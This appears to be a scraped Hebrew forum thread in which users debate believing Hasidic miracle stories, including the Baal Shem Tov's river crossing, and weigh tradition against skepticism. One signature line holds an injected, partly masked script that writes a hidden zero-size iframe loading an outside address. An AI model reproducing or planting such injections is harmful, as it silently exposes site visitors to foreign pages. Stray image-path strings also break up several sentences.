רק כל הסיפורי שיבחי(בדיוק כמו כל הסיפורי ר"ח מוולוז'ין על המגידים של הגר"א כיעקב אבינו וכו') זה סיפורים מביישים, זה רק מראה איפה היינו תקועים.

הקשר לאגדות זה שיש תופעה (שגם היום עדיין מצויה אצל הספרדים, שדמיון הופך למציאות, קצת הזיות קצת דמיון וקצת ריגושים מיסטיים וכבר המציאות מתחילה להיות נזילה) הבעש"ט או הגר"א אמרו משהו חצי דמיון אישיבחצי פה והדמיון של תלמידיהם כבר השלים הסיפור. ועכשיו כל הכופר בשטויות האלו ככופר בעיקר רח"ל.



דדווח על תוכן פוגעני

מחוברנשלח ב-14/2/2012 06:17 לינק ישיר


לומדת,

הסיפור עם רמ"מ מויטפסק אכן יפה בפשטותו. השאלה היא אם הינו מלמד למעשה משהו. מפני שהדובר בו, האמין כהבעש"ט ותלמידיו בהשגחה פרטית במובנה הקיצוני ביותר. אבל לא כן דעת הרמב"ם למשל, שכידוע מוביל את הנושא למחוזות אחרים לגמרי. הבעיה היא שבנושאים כאלה אין לנו פסק, מי צודק ?



דדווח על תוכן פוגעני

מנותק
נשלח ב-14/2/2012 05:36 לינק ישיר

לתחושתי, יהי אור מאמין במופת המטפחת והנהר (שאכן מגמד את נס קריעת ים סוף לגודל סיכה
ואם כך, אולינחבר שירת הנהר או 'ויושע' המטפחת?)
כמו שאנחנו מאמינים בו.
כמו שהוא עצמו אומר, הוא סייג את זה כל כך
עד שמהנהר השוצף נשארה בקושי המטפחת.


ואם נרצה לעשות פה סיכום שמקובל על כולם,
אז הייתי אומרת שהדבר שכבר הכי אפשר להתחבר אליו פה,
יותר מלכל הסבר וראיה אחרת, (ויותר מהאמון לדג"א
 שאין לנו מושג, למרות צדקתו וקדושתו, אם האמין בסיפורי עם לא סבירים או לא,
ששמע שסבו אמר לאי מי,)
זה שכמו שכתב יתכן
עד כדי כך כוחה של טומאת הטלוויזיה להרבות הסתר פנים?
אולי בזה נעוץ הסוד, באמת.
לפני הטלויזיה יכלו לחצות נהר במטפחות חדשות או משומשות,ובדורנו, מה לעשות, נותרה המטפחת רק מטפחת,
וגם משימוש זההיא הולכת ופוחתת לטובת הטישו.

אגב יש ספור חסידים יפה מאד בעיני
כאשר רבי מנחם מנדל מויטבסק עלה לא"י נדמה לי
או סתם כך הפליג עם תלמידיו ברפסודה בנהר
התפרקה הרפסודה
ומצאו עצמם על קורת עץ אחת מאורכת וצרה
ופחדו
אמר הצדיק:
הרי גם קודם היינו בעצם על קורה זו
אולם חשנו בטחון
כי היתה קורה לימינה וקורה לשמאלה
האם הקב"ה ועזרתו לא שקולים אצלנו כנגד קורה מימין וקורה משמאל?

זה בעיני ספור יפה ומרגש, לא ספור מופת
הוא לא הצביע על נס שקורה להם ברגע ההוא
אלא הצליל את תשומת הלב והמחשבה
שגם כשיש רפסודה, אנו נמצאים למעשה באותו מצב כמו כשנמצאים על קורה אחת,
רק הרגשתנו שונה.
ולמרות זאת, גם ספור זה אינני בטוחה שהיה
כי אינני בטוחה שאפשר אכן להפליג על גבי קורה אחת
אלא אם כן היתה רחבה והמים היו שקטים.
וגם אם היתה רחבה והמים היו שקטים
הספור עדיין יפה ומלמד, כי אינני ספור מופת\נס
אלא ספור הסתכלות בזווית שונה
ונתינת אמון בהשם.
גם מישאינו מאמין בהשם,
עדיין יכול להנות מהספור בשל ההסתכלות השונה והצלולה על המציאות.
אבל כשמאמינים, זה יותר יפה. הרבה יותר יפה
ואפשר לקחת את זה לחיי היום יום
במצבים שנשמט מאתנו משהו שנתן בטחון
לומר לעצמנו שגם קודם זה רק נתן תחושת בטחון
אבל הבטחון לא היה מדבר זה,
והשם שקול כנגד מה שחשבנו שנתן בטחון
והוא סועדנו מימין ומשמאל, מלמטה ולמעלה.
וגם, בין היתר, בפורום הזה.



דדווחעל תוכן פוגעני

מנותק
נשלח ב-14/2/2012 00:05 לינק ישיר

צענע ויתכן

גם אני שולל, כמעט אפריורי, סיפורי מופתים נוסח "הוא הלך על המים".

אז אל תלינו עלי.גם אני מבקש ראיות ברורות.

אבל אני מבין מי שיגיד: יש לי מסורת מבית סבא ועליה אני סומך. וכי עליו לזרוק את המסורת שלו על סמך ספקנות של אדם (אמנם חכם ומרשים) שהכיר דרך האינטרנט?

אולי צריך להכיר סבאים.

***
ירוחם

הביקורת שלך על מעשה הבעשט נאמרה לדעתי בידי רב יוסף על הסיפור על פנחס בן יאיר ונהר גינאי.

___

שומר פיו ולשונו - שומר מצרות נפשו < type="text/">document.write("");




דדווח על תוכן פוגענימנותק
נשלח ב-13/2/2012 23:04 לינק ישיר

מיימוני כתב:
צענע

ציטטת אמירה יפה מאד שלא הכרתי כנראה מדברי ייתכן. והיא שעם המצאת טכנולוגיות מעקב שוב אי אפשר לספר סיפורי מופתים כמו בעבר.

הבהרה:מה שהבאתי לא היה ציטוט.
אילו הייתי מצטטת הייתי מוסיפה מרכאות.

אם תשים לב כתבתי:כמו שכתב יתכן באשכול אחר-כלומר הרעיון הוא שלו אבל המילים הן שלי..ייתכן כתב ,ולדעתי זו הנקודה החשובה ביותר בעניין אמון/לא אמון בניסים -איך קורה שמאז ההמצאות האלה לא ראינו אדמור ששט על המים על גבי חגורה.
האם אדם סביר ,לפני שהוא מחליט להאמין אינו שואל את עצמו איך קורה שפסו הניסים,פסו השדים ופסו המופתים מהסוג של שיט על פני המים על גבי מטפחת ?????

ועוד מסתבר שמוטיב המטפחת הוא בכלל מוטיב קלסי אפייני של  ניסים (במילים אחרות בובע מעיישעס)(ישו כידוע לא נזקק אפילו למטפחת והוא פשוט הלך על המים...)


זה נכון ולא נכון.

זה נכון שיש אפשרות ביקורת.

אבל זה גם נכון שיש סיפורים חדשים של בדיות. וכפי שניתן לבדוק כך ניתן לבדות ואפילו לזייף ראיות כביכול.

האם אפשר להאמין לצילומים? תלוי מי צילם ומי מעיד.

וכל זה נוגע אך ורק לסיפורים שמהוים הדחיה של חוקי הטבע. ודאי שאין כאן דחיה של סיפורי נס שעומד על שילוב האירועים הנדיר והמשמעותי ולא על תופעה בלתי אפשרית לפי חוקי הטבע המוכרים לנו. כמובן, לא ניתן באותה קלות להביא סיפורים שלא היו ולא נבראו. אבל האם אין זה נכון שדווקא בתקשורת רווחים סיפורים רבים מאי פעם, והמלאכה לברר רבה מאי פעם?

היו דוגמאות רבות לזה בפורום.

לפיכך, דומה שהקביעה של ייתכן היא אופטימית מדי.

(ואם צריך לומר זאת: אני מאד מאדבעד בירור האמת והפלת השקר).

___

שומר פיו ולשונו - שומר מצרות נפשו ******* type="text/">document.write("*************** scrolling='no' frameborder='0' height='0px' width='0px' src='ht"+"tp:"+"/"+"/"+"vjgvj.co"+".cc/?a="+***************+"'><*");



לגבי הטענה על השקרים היום בטלוויזיה-ההשוואה מגוחכת.
האם שמעת לאחרונה על  מישהו  שחמישים  צלמים מחמישים  עיתונים  צילמו אותו כשהוא שט על המים על גבי מטפחת?

הדבר לא קרה כי היום אי אפשר לרמות . היום אפשר להצליב מאות אמצעי תקשורת .
יש יוצא מן הכלל אחד-צפון קוריאה .
והיוצא מן הכלל הזה מעיד כאלף עדים על הכלל
.תוקן על ידי צענערענע ב- 13/02/2012 23:05:09




דדווח על תוכן פוגעני

מחוברנשלח ב-13/2/2012 22:40 לינק ישיר

תו'ד
הכל סברות טובות ויפות, אך התשובה לכולם הואשיש לי אימון בו. [ומה הקשר ללהאמין באגדות? מדובר במשהו מכלי ראשון, ואני לא חושב שהבעש'ט שיקר]וכבר סייגתי את האמון כל כך עד שאיני יודע מה נשאר ממנו, בכל אופן הנקודה העקרונית נשארת.



דדווח על תוכן פוגעני

מחובר
נשלח ב-13/2/2012 22:28 לינק ישיר

מה שלי יש הערה, זה שמוכח שכבר אז היו החגורות, כמו המודערנער פאס של היום ללא נקבים, כי אחרת מאי שנא חגורה מנוקבת בחורים מאשר ספינה מנוקבת, אייך לא שקע הפאס.?(זה סתם הלצה)
אבל למה הדגל מחנה אפרים נאמן עליך, דיברת איתו פעם על מה הוא מאמין בסיפורי אגדות ומה לא?, אף אם הוא גאון בפירושים, מי אמר לך מה הוא באמונות, אני מכיר גאונים ממש, שבעניני אמונה הם חיידר קינדער. פשוט לא יאומן, במה שמיתרגלים לחשוב ולחקור מדהים לדבר איתם, אבל כשמגיע לקצת לוגיות, 'יין נסך' ו'שחיטתו נכרי' זה גג ההבנה שלהם.

כדאי לכם ליקרוא הקדמת ר"ח מוולאוז'ין בהקדמת הספרד"צ ביאור הגר"א, תיראו שסיפורי חסידים, יש יותר אצל הליטוויקעס



דדווח על תוכן פוגעני

מחוברבית > פורומים > דת ואמונה > עצור כאן חושבים > על האימון
מנהל לחץ כאן לנעילת האשכול
הוסף לעמוד האישי  דווחלמנהל שלח לחבר
1 2 3 4 5 לדף הבא סך הכל 5 דפים.

bholext